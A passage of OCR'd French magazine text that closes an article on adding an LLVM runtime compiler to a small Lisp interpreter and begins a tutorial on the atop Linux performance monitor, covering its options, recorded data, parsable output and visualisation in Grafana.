      for(int i = 2 ; i < sexp.cells.size() ; i++)
 sum = builder.CreateFAdd(sum, codegen(*sexp.
cells[i], context, builder, module), "addtmp");
      return sum;
    }
...

  if(fun->val.compare(">") == 0)

    {
      Value* V0 = codegen(*sexp.cells[1], context,
builder, module);
      Value* V1 = codegen(*sexp.cells[2], context,
builder, module);
      V0 = builder.CreateFCmpUGT(V0, V1, "cmptmp");
 // Convert bool 0/1 to double 0.0 or 1.0
      return builder.CreateUIToFP(V0,
Type::getDoubleTy(context), "booltmp");
    }

...

  SymbolAtom* symbol = dynamic_cast
<SymbolAtom*>(fun.get());
...
  if(symbol && fun->compiled)
    {
      Function* F = module->
getFunction(symbol->val);

      std::vector<Value*> ArgsV;
      for (unsigned i = 1; i < sexp.
cells.size(); ++i) {
 ArgsV.push_back(codegen(*sexp.cells[i],
context, builder, module));
      }
      std::stringstream ss;
      ss << "call_"  << fun->val;
      CallInst *call = builder.
CreateCall(F, ArgsV, ss.str());
      //call->setTailCall();
      return call;
      }

  return 0;
}
```

Ainsi, le premier élément de la **Sexp**, forcément un identifiant de fonction selon la syntaxe du Lisp, est analysé, et selon son contenu, génère soit le code d'une des primitives de notre langage, soit le code nécessaire à l'appel d'une fonction déjà définie au sein de notre Lisp.

Dans ce cas-là, deux situations sont à envisager : soit la fonction est déjà compilée et générer le code de son invocation est assez simple, comme le montrent les dernières lignes de cet extrait.

Soit la fonction n'a pas encore été compilée, et c'est un peu plus complexe. Je vous invite à jeter un œil sur le dépôt git pour voir comment s'en sortir.

3.2.4 CreateCaller

Le code de nos fonctions llisp peut désormais être transformé en code LLVM-IR puis compilé. Il nous reste à générer le code permettant l'invocation de ces nouvelles fonctions compilées à l'aide de **createCaller**, dont voici le code :

```
llvm::Function* createCaller(const
std::string& name, Function* compiledF,
const std::vector<std::shared_ptr<Cell> >
args, llvm::Module *module,
```

```
std::vector<Value*> ArgsV)
{
  llvm::LLVMContext& context =
llvm::getGlobalContext();
  llvm::IRBuilder<> builder(context);

  Function* execF = cast<Function>(module->
getOrInsertFunction(name.c_str(),
Type::getDoubleTy(context), (Type *)0));

  if(execF)
    execF->removeFromParent();

  execF = cast<Function>(module->
getOrInsertFunction(name.c_str(),
Type::getDoubleTy(context), (Type *)0));

  BasicBlock *BB = BasicBlock::Create(getGl
obalContext(), "entry", execF);
  builder.SetInsertPoint(BB);

  if(ArgsV.size() == 0)  {
    for (unsigned i = 0; i < args.size();
++i) {
      ArgsV.push_back(codegen(*args[i],
context, builder, module));
    }
  }
  builder.CreateRet(builder.
CreateCall(compiledF, ArgsV, "calltmp"));
  return execF;
}
```

Il récupère dans un premier temps une hypothétique précédente fonction d'appel, et la retire du module. Une nouvelle fonction est ensuite créée avec le même nom. Un bloc est lié à cette fonction d'appel, et l'appel à notre fonction compilée lui est ajouté. Les paramètres de notre appel sont passés à la fonction compilée. La fonction d'appel, elle, n'en prend aucun.

3.3 On y est

Voilà, notre langage est doté d'un compilateur accessible au *runtime* ! Nous pouvons valider sur un petit exemple que le gain en performance est bien là :

```
defun fibo (N)
  (if (< N 3)
    1
    (+ (fibo (- N 1))
       (fibo (- N 2)))))

(time (fibo 25))
→ 1120 ms
(compile "fibo")
(time (fibo 25))
→ 20 ms
```

Notre fonction, une fois compilée, est 50 fois plus rapide, et ce, sans modifier notre code !

CONCLUSION

Souplesse et performance peuvent être atteintes dans un même langage. Nous venons de montrer qu'il est facile d'étendre un langage interprété pour lui donner les performances d'un langage compilé. L'intégration de LLVM peut être faite simplement, et apporte des performances remarquables.

Rien de nouveau cependant : la majorité des implémentations du Common Lisp permettent cela depuis des décennies. Mais avec l'émergence du métier de *data scientist*, cette combinaison gagnante est plus que jamais d'actualité.

La preuve en est que l'on voit émerger de nouveaux langages qui suivent ce paradigme. On peut citer par exemple le confidentiel **Clasp**, un lisp avec compilateur llvm, ou le plus fameux **Julia**, dont la syntaxe est plus proche des langages de type C, et doté lui aussi d'un compilateur LLVM.

Une fois encore, la communauté Lisp était en avance sur son temps, et il y a fort à parier que Julia, qui reprend beaucoup des forces du Lisp, a un bel avenir devant elle. Mais nous aurons l'occasion d'en reparler ;) ■

NOTE

Le code de cet article a été développé sous Ubuntu, et est disponible sur GitHub : https://github.com/kayhman/llisp.

POUR EN SAVOIR PLUS...

Lorsque l'auteur de ces articles et du code de llisp a commencé à travailler sur l'idée de coupler Lisp et LLVM pour moderniser les implémentations actuelles des Lisp, l'idée était encore nouvelle et on ne trouvait en ligne aucun projet dans ce sens.

Depuis, le Dr Meister a mis au point une nouvelle implémentation du Common Lisp, Clasp, bien plus aboutie que ce qui a été présenté ici, et qui attire beaucoup d'attention dans la communauté.

Les performances ne sont pas encore au niveau des meilleurs compilateurs tels que sbcl, mais les premiers résultats sont très prometteurs.


L'utilisation en interne de LLVM permet un couplage très étroit et efficace avec du C++. Jetez donc un œil sur le projet : https://github.com/drmeister/clasp.

Le langage Julia, pour sa part, se trouve ici : http://julialang.org. J'invite toutes les personnes manipulant des données au quotidien à jeter un œil dessus !

ATOP ET GRAFANA
AU CŒUR DE LA SUPERVISION DE PERFORMANCE

RODRIGUE CHAKODE
[PhD en informatique, expertise en supervision IT, auteur de http://realopinsight.com/]

MOTS-CLÉS : LINUX, SUPERVISION DE PERFORMANCES, AGRÉGATION DE COMPTEURS, VISUALISATION, ATOP, GRAFANA



Cet article présente atop [1], un outil en ligne de commandes interactif pour la supervision de performance sur des systèmes basés sur Linux. Nous explorerons ses fonctionnalités en montrant comment il permet d'extraire divers compteurs de performance avec un niveau de détail très fin. Son interface interactive en ligne de commandes étant inadaptée pour être utilisée efficacement dans un contexte de supervision opérationnelle, nous montrerons aussi comment, avec quelques astuces et des scripts spécifiques, les compteurs d'atop peuvent être extraits, agrégés et injectés dans Graphite, afin d'être visualisés avec Grafana dans un environnement opérationnel.

Atop **[1]** est un outil de supervision de performance basé sur Linux. Fonctionnant en ligne de commandes à l'instar d'outils comme **top [14],** plus connus, atop fournit divers compteurs et un niveau de détail très fin concernant toutes ressources critiques d'un système (CPU, mémoire, couches réseaux, disques et processus). Nous aborderons quelques-unes de ses fonctionnalités clés dans cet article. Souffrant malgré tout d'une interface de visualisation de type **ncurses [2]**, c'est-à-dire en mode texte depuis un terminal, cette interface est très peu adaptée pour une supervision opérationnelle. C'est pour cela que nous nous intéresserons aussi dans cet article, à montrer comment les compteurs fournis par atop peuvent être extraits, agrégés et visualisés à partir d'outils évolués comme **Grafana [3]**. En effet, après avoir présenté les fonctionnalités d'atop, nous montrerons des astuces et des scripts développés par nos soins, qui tirent parti des options offertes par atop pour permettre d'extraire des compteurs, de les agréger et de les injecter dans une base de données

Graphite pour ensuite les visualiser avec Grafana. Ce dernier permettant de créer des tableaux de bord évolués, qui simplifient grandement l'exploration, l'analyse et le partage en temps réel des indicateurs de performances dans un contexte de supervision opérationnelle.

Cet article étant centré sur atop, il n'abordera que sommairement **Graphite** et Grafana en montrant surtout comment ces derniers peuvent être utilisés comme outils de visualisation complémentaires pour atop. En particulier, nous ne traiterons pas de l'installation et de la configuration de Graphite et Grafana, mais fournirons au lecteur des liens utiles couvrant ces aspects. Nous mettrons tout de même en lumière une fonctionnalité phare de la version 3.1.0 de Grafana, la dernière à être publiée lorsque nous écrivions cet article, qui permet de partager des modèles de tableaux de bord via un site internet dédié.

Atop offre diverses caractéristiques fondamentales à plusieurs égards supérieures à celles offertes par d'autres outils de supervision de performance sous Linux :

- supervision de l'utilisation de toutes les ressources critiques d'un système (CPU, mémoire/swap, disque, réseau, processus) ;
- historisation permanente de l'utilisation des ressources pour permettre une analyse post-mortem ;
- visualisation de la consommation des ressources et mise en évidence des ressources critiques ;
- supervision de la consommation des ressources par tous les processus ;
- consommation de ressources par processus (lourd ou léger), pris individuellement ;
- collecte pour chaque processus, lourd ou léger, des compteurs concernant : le CPU, la mémoire, la swap, les disques (volumes LVM inclus), la priorité, l'utilisateur, l'état, et le code de sortie ;
- filtre selon l'état des processus (actifs et inactifs) ;
- mise en évidence des écarts de consommation dans le temps ;
- cumul du temps d'activité des processus en fonction de l'utilisateur ;
- cumul du temps d'activité des processus en fonction du programme exécuté ;
- activité réseau en fonction des processus ;
- fonctionnement en mode interactif et en mode non-interactif avec option d'extraction de données.

1. PREMIER PAS AVEC ATOP

1.1 Installation

L'installation d'atop est simple, à partir des sources ou à partir des paquets RPM disponibles en téléchargement sur le site du logiciel **[1]**. Depuis la version 2.2, vous pouvez avoir des paquets spécifiques pour des systèmes basés sur systemd **[5]**, en plus des paquets System V historiquement fournis.

Depuis une machine CentOS, la commande suivante permet de télécharger et installer la version 2.2-3 :

```
$ rpm -ivh http://www.atoptool.nl/download/atop-2.2-3.sysv.x86_64.rpm
```

Si vous ne disposez pas d'une connexion internet depuis la machine d'installation, vous pouvez dans un premier temps télécharger le paquet depuis une autre machine connectée à Internet.

1.2 Démarrer atop

Une fois installé, le programme se lance avec la commande suivante :

```
$ atop
```

Ceci démarrera l'interface interactive basée sur ncurses **[2]** que nous décrirons ci-après.

1.3 Comprendre les compteurs de performance d'atop

L'interface d'atop se compose de deux parties :

- Les statistiques système, dans la partie supérieure délimitée par la bande blanche sur la figure 1, présentent des compteurs globaux d'utilisation des ressources. Par défaut ces compteurs concernent les ressources suivantes : CPU, mémoire, réseau et disques. Selon des options de ligne de commandes ou des requêtes soumises depuis l'interface interactive, les compteurs liés aux autres ressources peuvent être affichés (swap, ordonnanceur, et bien d'autres encore). Nous y reviendrons dans la suite du document. Selon le niveau d'utilisation d'une ressource donnée, les compteurs associés peuvent être affichés avec une couleur spécifique afin de mettre en évidence son niveau de saturation. Sur la figure 1 (page suivante), on peut par exemple observer que les compteurs liés au premier cœur du CPU, chargé à 76%, sont au rouge.
- La consommation de ressources par les différents processus dans la partie inférieure de l'interface : ici également

l'utilisateur peut choisir quelle catégorie de ressource sera affichée (réseau, utilisateur, mémoire, ou autre). Comme pour les compteurs globaux ce choix peut se faire via des options en ligne de commandes ou à partir des requêtes soumises depuis l'interface interactive. Nous y reviendrons.




Fig. 1 : Atop - Exemple de capture d'écran avec les options par défaut ($ atop).

2. QUELQUES OPTIONS UTILES

Dans cette section, nous présenterons quelques options utiles pour un usage classique d'atop. Ne pouvant énumérer toutes les options, le lecteur peut consulter la documentation d'atop pour aller plus loin **[4]**.

2.1 Sélectionner la catégorie des compteurs à afficher

Atop accepte différentes options en ligne de commandes avec, pour chacune, une commande équivalente que l'on peut soumettre depuis l'interface interactive ncurses. Ces options permettent notamment de sélectionner la catégorie des ressources que l'on souhaite superviser. Par défaut, les compteurs fournissent des informations générales sur l'utilisation CPU par les processus. Nous listons ci-après quelques autres options d'affichage, le lecteur peut consulter la liste exhaustive des options dans la documentation d'atop :

- Mémoire : pour activer l'affichage des compteurs suivant la consommation mémoire, il suffit de lancer la commande atop avec l'option **-m**, ou alors, après le lancement de l'interface graphique, appuyer sur la touche **<m>**. La figure 2 montre un exemple de capture d'écran avec cette option.
- Disque : l'affichage des compteurs suivant l'utilisation disque se fait en utilisant l'option **-d**, ou alors, après le lancement de l'interface graphique, en tapant la touche **<d>**. La figure 3 montre un exemple de capture d'écran avec cette option.
- Réseau : l'activation de l'affichage des compteurs réseau se fait en lançant la commande atop avec l'option **-n**, ou à défaut après le lancement de l'interface graphique, en tapant la touche **<n>**. La figure 4 montre un exemple de capture d'écran avec cette option. Sachant que Linux ne fournit pas nativement de compteurs d'utilisation du réseau par processus, atop fournit pour cela un module noyau spécial appelé **netatop [8]**, qui s'appuie sur **netfilter [15]** pour collecter ses compteurs.




Fig. 2 : Atop - liste des processus selon la consommation mémoire ($ atop -m).




Fig. 3 : Atop - liste des processus selon l'utilisation disque ($ atop -d).

2.2 Définir l'intervalle de rafraîchissement

Au premier affichage, c'est-à-dire après le lancement du programme atop, les compteurs de performances affichés sont ceux calculés depuis le démarrage de la machine. Ensuite les compteurs sont rafraîchis pour ne prendre en compte que les changements ayant eu lieu depuis le dernier rafraîchissement.

La durée de rafraîchissement par défaut est de 10 secondes, mais peut être changée de deux manières :

- Au lancement d'atop, en spécifiant la durée de l'intervalle en secondes. Par exemple, la commande suivante lancera le programme avec une durée de rafraîchissement de 5 secondes :

```
$ atop 5
```

- Via l'interface ncurses comme suit : appuyer sur la touche **<i>**, saisir la valeur souhaitée en secondes, et appuyer sur la touche **<Entrée>** pour valider et prendre en compte le changement immédiatement.

2.3 Enregistrer les compteurs d'atop pour une analyse ultérieure

Comme alternative à l'interface interactive qui nécessite que l'utilisateur soit présent devant sa console pour détecter d'éventuelles anomalies, atop permet un mode de fonctionnement où les données collectées sont automatiquement stockées dans un fichier sur disque pour une analyse ultérieure.

2.3.1 Collecter et stocker les données dans un fichier

Il faut pour cela utiliser l'option **-w**, suivie d'un chemin de fichier. Par exemple, la commande suivante collectera et stockera les données dans un fichier nommé **output.atop**. Cette option peut être complétée avec les autres options d'atop, conformément à la documentation.

```
$ atop -w output.atop
```

Les données sont stockées sur une forme compressée afin de réduire l'empreinte disque.

Atop fournit par défaut un service démon, **atopd**, qui se base sur cette fonctionnalité pour collecter des données en arrière-plan. Ce démon permet de plus de gérer la rotation automatique des fichiers générés. Cette rotation vise à éviter d'avoir des échantillons très volumineux et donc l'analyse prendrait beaucoup de temps à cause de la décompression et du chargement en mémoire.

Grâce aux données stockées sur disque, l'administrateur système peut, en cas d'anomalie constatée sur un système, faire une analyse a posteriori pour étudier la cause de l'anomalie. En rappelant qu'atop garde les données concernant à la fois les processus actifs, inactifs, et même morts, ceci permet de faire des analyses post-mortem. C'est-à-dire des analyses qui prennent en compte des processus ayant cessé de fonctionner. L'analyse d'une anomalie par l'administrateur système peut donc facilement prendre en compte des processus qui se sont déjà terminés, normalement ou anormalement (ex. : crash, interruption utilisateur).




Fig. 4 : Atop - liste des processus selon l'utilisation réseau ($ atop -n).

```
[root@localhost ~]# atop -P NET,MEM,CPU,cpu 2
RESET
CPU localhost 1473371230 2016/09/08 23:47:10 329 100 2 868 274 0 63611 779 47 9 0 0 4388 100
cpu localhost 1473371230 2016/09/08 23:47:10 329 100 0 457 110 0 31742 434 47 2 0 0 2194 100
cpu localhost 1473371230 2016/09/08 23:47:10 329 100 1 410 163 0 31869 345 0 7 0 0 2194 100
MEM localhost 1473371230 2016/09/08 23:47:10 329 4096 254977 211038 10833 7015 16187 5 2468 0 127 0 0 2097152 0 0
NET localhost 1473371230 2016/09/08 23:47:10 329 upper 152 135 37 37 202 178 189 0
NET localhost 1473371230 2016/09/08 23:47:10 329 lo 0 0 0 0 0 0
NET localhost 1473371230 2016/09/08 23:47:10 329 eth0 389 33532 186 25519 1000 1
SEP
CPU localhost 1473371232 2016/09/08 23:47:12 2 100 2 1 0 0 415 0 0 0 0 0 4388 100
cpu localhost 1473371232 2016/09/08 23:47:12 2 100 0 0 0 0 208 0 0 0 0 0 2194 100
cpu localhost 1473371232 2016/09/08 23:47:12 2 100 1 1 0 0 207 0 0 0 0 0 2194 100
MEM localhost 1473371232 2016/09/08 23:47:12 2 4096 254977 210914 10833 7015 16196 5 2468 0 127 0 0 2097152 0 0
NET localhost 1473371232 2016/09/08 23:47:12 2 upper 1 1 0 0 1 1 1 0
NET localhost 1473371232 2016/09/08 23:47:12 2 lo 0 0 0 0 0 0
NET localhost 1473371232 2016/09/08 23:47:12 2 eth0 2 120 1 246 1000 1
SEP
CPU localhost 1473371234 2016/09/08 23:47:14 2 100 2 1 1 0 396 1 0 0 0 0 4388 100
cpu localhost 1473371234 2016/09/08 23:47:14 2 100 0 0 0 0 199 0 0 0 0 0 2194 100
cpu localhost 1473371234 2016/09/08 23:47:14 2 100 1 2 1 0 196 1 0 0 0 0 2194 100
MEM localhost 1473371234 2016/09/08 23:47:14 2 4096 254977 210914 10833 7015 16195 3 2467 0 127 0 0 2097152 0 0
NET localhost 1473371234 2016/09/08 23:47:14 2 upper 1 1 0 0 1 1 1 0
NET localhost 1473371234 2016/09/08 23:47:14 2 lo 0 0 0 0 0 0
NET localhost 1473371234 2016/09/08 23:47:14 2 eth0 4 240 2 258 1000 1
SEP
CPU localhost 1473371236 2016/09/08 23:47:16 2 100 2 2 1 0 397 0 0 0 0 0 4388 100
cpu localhost 1473371236 2016/09/08 23:47:16 2 100 0 0 0 0 200 0 0 0 0 0 2194 100
cpu localhost 1473371236 2016/09/08 23:47:16 2 100 1 1 1 0 198 0 0 0 0 0 2194 100
MEM localhost 1473371236 2016/09/08 23:47:16 2 4096 254977 210914 10833 7015 16195 4 2467 0 127 0 0 2097152 0 0
NET localhost 1473371236 2016/09/08 23:47:16 2 upper 1 1 0 0 1 1 1 0
NET localhost 1473371236 2016/09/08 23:47:16 2 lo 0 0 0 0 0 0
NET localhost 1473371236 2016/09/08 23:47:16 2 eth0 3 180 1 182 1000 1
SEP
```

Fig. 5 : Atop - exemple sortie tabulaire ($ atop -P CPU,cpu,MEM,NET).

2.3.2 Visualiser les données depuis un fichier

Avec des données collectées dans un fichier, atop fournit l'option **-r** qui permet de spécifier un fichier d'entrée à partir duquel les données vont être lues. Comme illustré sur l'exemple suivant, cette option attend en argument le chemin vers un fichier généré par atop. Si le fichier n'est pas reconnu comme un fichier atop, la commande échouera.

```
$ atop -r output.atop
```

Pour permettre une analyse fine de ces données stockées, atop offre une option pour spécifier l'intervalle de temps concerné par l'analyse. Il faut pour cela utiliser l'option **-b** (date de début) et, facultativement, l'option **-e** (heure de fin), suivies respectivement d'une heure suivant le format *hh:mm*. L'exemple suivant indique que les données à analyser doivent être comprises entre 04:00 et 04:30 inclus.

```
$ atop -r output.atop -b 04:00 -e 04:30
```

2.4 Extraire les compteurs d'atop sous forme formatée

L'option **-P** de la commande **atop** permet d'afficher la sortie sous forme tabulaire. Les compteurs sont alors affichés ligne par ligne avec les champs séparés par des espaces (voir un exemple sur la figure 5). L'objectif est de faciliter le traitement des compteurs via des outils tiers de post-traitement.

Cette option doit être accompagnée d'un ou plusieurs filtres permettant de spécifier la ou les catégories de ressources à considérer (CPU, mémoire, disque, réseau, etc.). Nous verrons un exemple d'utilisation ci-dessous. Notons en particulier que le filtre **ALL** (ex. : **atop -P ALL**) permet de sélectionner l'ensemble des ressources. La liste complète des filtres peut être consultée via la page de manuel d'atop **[4]**.

2.4.1 Cas d'utilisation

La commande suivante permet d'extraire toutes les cinq secondes les compteurs liés à tous les CPU, à la mémoire et au réseau et produit une sortie formatée comme sur la figure 5. Remarquons la différence entre **CPU** et **cpu**, en majuscule et en minuscule. Avec **cpu** en minuscule, il s'agit de récupérer les compteurs pour chaque cœur CPU disponible sur le système, tandis que dans le second cas où **CPU** est en majuscule, il s'agit des compteurs globaux issus de l'agrégation des compteurs des différents cœurs disponibles.

```
$ atop -P MEM,NET,CPU,cpu 5
# l'intervalle de mise à jour, 5 secondes
ici, est optionnel et peut être changé.
```

2.4.2 Interprétation des entrées

Les entrées générées par l'option **-P** s'interprètent comme suit :

- Le marqueur **RESET**, qui apparaît une seule fois à la première ligne et sur la ligne entière, indique que les compteurs qui vont suivre ont été collectés depuis le dernier démarrage du système.
- Les marqueurs **SET**, apparaissant également sur une ligne entière, délimitent les données collectées durant chaque intervalle de mise à jour.
- Les compteurs collectés pendant chaque intervalle de temps apparaissent entre deux marqueurs **SET**, ou entre le marqueur **RESET** et le premier marqueur **SET**.
- Chaque ligne, hormis les lignes avec un marqueur **RESET** ou **SET**, contient différents compteurs pour une catégorie de ressource donnée. Chaque ligne commence invariablement par les six champs suivants : une étiquette indiquant la catégorie de ressource concernée (**CPU**, **MEM**, **NET**...), le nom d'hôte de la machine (ex : **localhost** dans l'exemple de la figure 5) la date et l'instant d'échantillonnage en seconde depuis l'*epoch* (01/01/1970), la date d'échantillonnage sous le format *YYYY/MM/DD*, l'heure d'échantillonnage sous la forme *HH:MM:SS*, et enfin la durée de l'intervalle d'échantillonnage (2 secondes dans l'exemple précédent). Les champs suivants varient selon la catégorie de la ressource concernée.

Pour une interface réseau par exemple, les champs suivants seront : le nom de l'interface, le nombre de paquets reçus, le nombre d'octets reçus, le nombre de paquets transmis, le nombre d'octets transmis, le débit, et le mode de transmission (**0**=half-duplex, **1**=full-duplex). À préciser qu'une ligne réseau avec la valeur **upper** au niveau du nom ne correspond pas à une interface réseau, mais aux données enregistrées au niveau des couches supérieures de la pile TCP/IP. Les champs indiquent respectivement le nombre de paquets reçus en TCP, le nombre de paquets transmis en TCP, le nombre de paquets reçus en UDP, le nombre de paquets transmis en UDP, le nombre de paquets reçus par IP, le nombre de paquets transmis par IP, le nombre de paquets délivrés aux couches supérieures par IP, et le nombre de paquets retransmis par IP. Bien vouloir se référer au manuel d'atop **[4]** pour une description exhaustive des différentes entrées selon la catégorie de ressource.

On peut constater à partir de ce cas d'utilisation que les compteurs et le niveau de détails fournis par atop sont assez fins. En revanche, les compteurs bruts ainsi produits ne sont pas toujours facilement interprétables pour tirer des conclusions. Pour le cas du réseau, nous aurions, par exemple, espéré avoir des débits en bits par seconde, au lieu des quantités d'octets échangés durant un intervalle de temps donné. Mais, rassurons-nous, ces informations de haut niveau que nous manipulons au quotidien peuvent être déduites par agrégation des compteurs bruts. Dans la suite nous verrons comment.

3. VISUALISER LES DONNÉES D'ATOP AVEC GRAFANA

Nous montrerons comment les compteurs retournés par atop peuvent être agrégés pour avoir des indicateurs de performance de haut niveau qui seront ensuite injectés dans le moteur de visualisation de Grafana afin de simplifier leur exploitation. Nous supposons que le lecteur est familier et dispose déjà d'une installation fonctionnelle de Grafana avec Graphite comme source de données. Si ce n'est pas le cas, le lecteur pourra s'inspirer de la documentation disponible ici **[3]** et là **[12]**.




Fig. 6 : Tableau de bord Grafana montrant des indicateurs de performances collectés via atop.

3.1 Agréger les compteurs sous forme de métriques Graphite

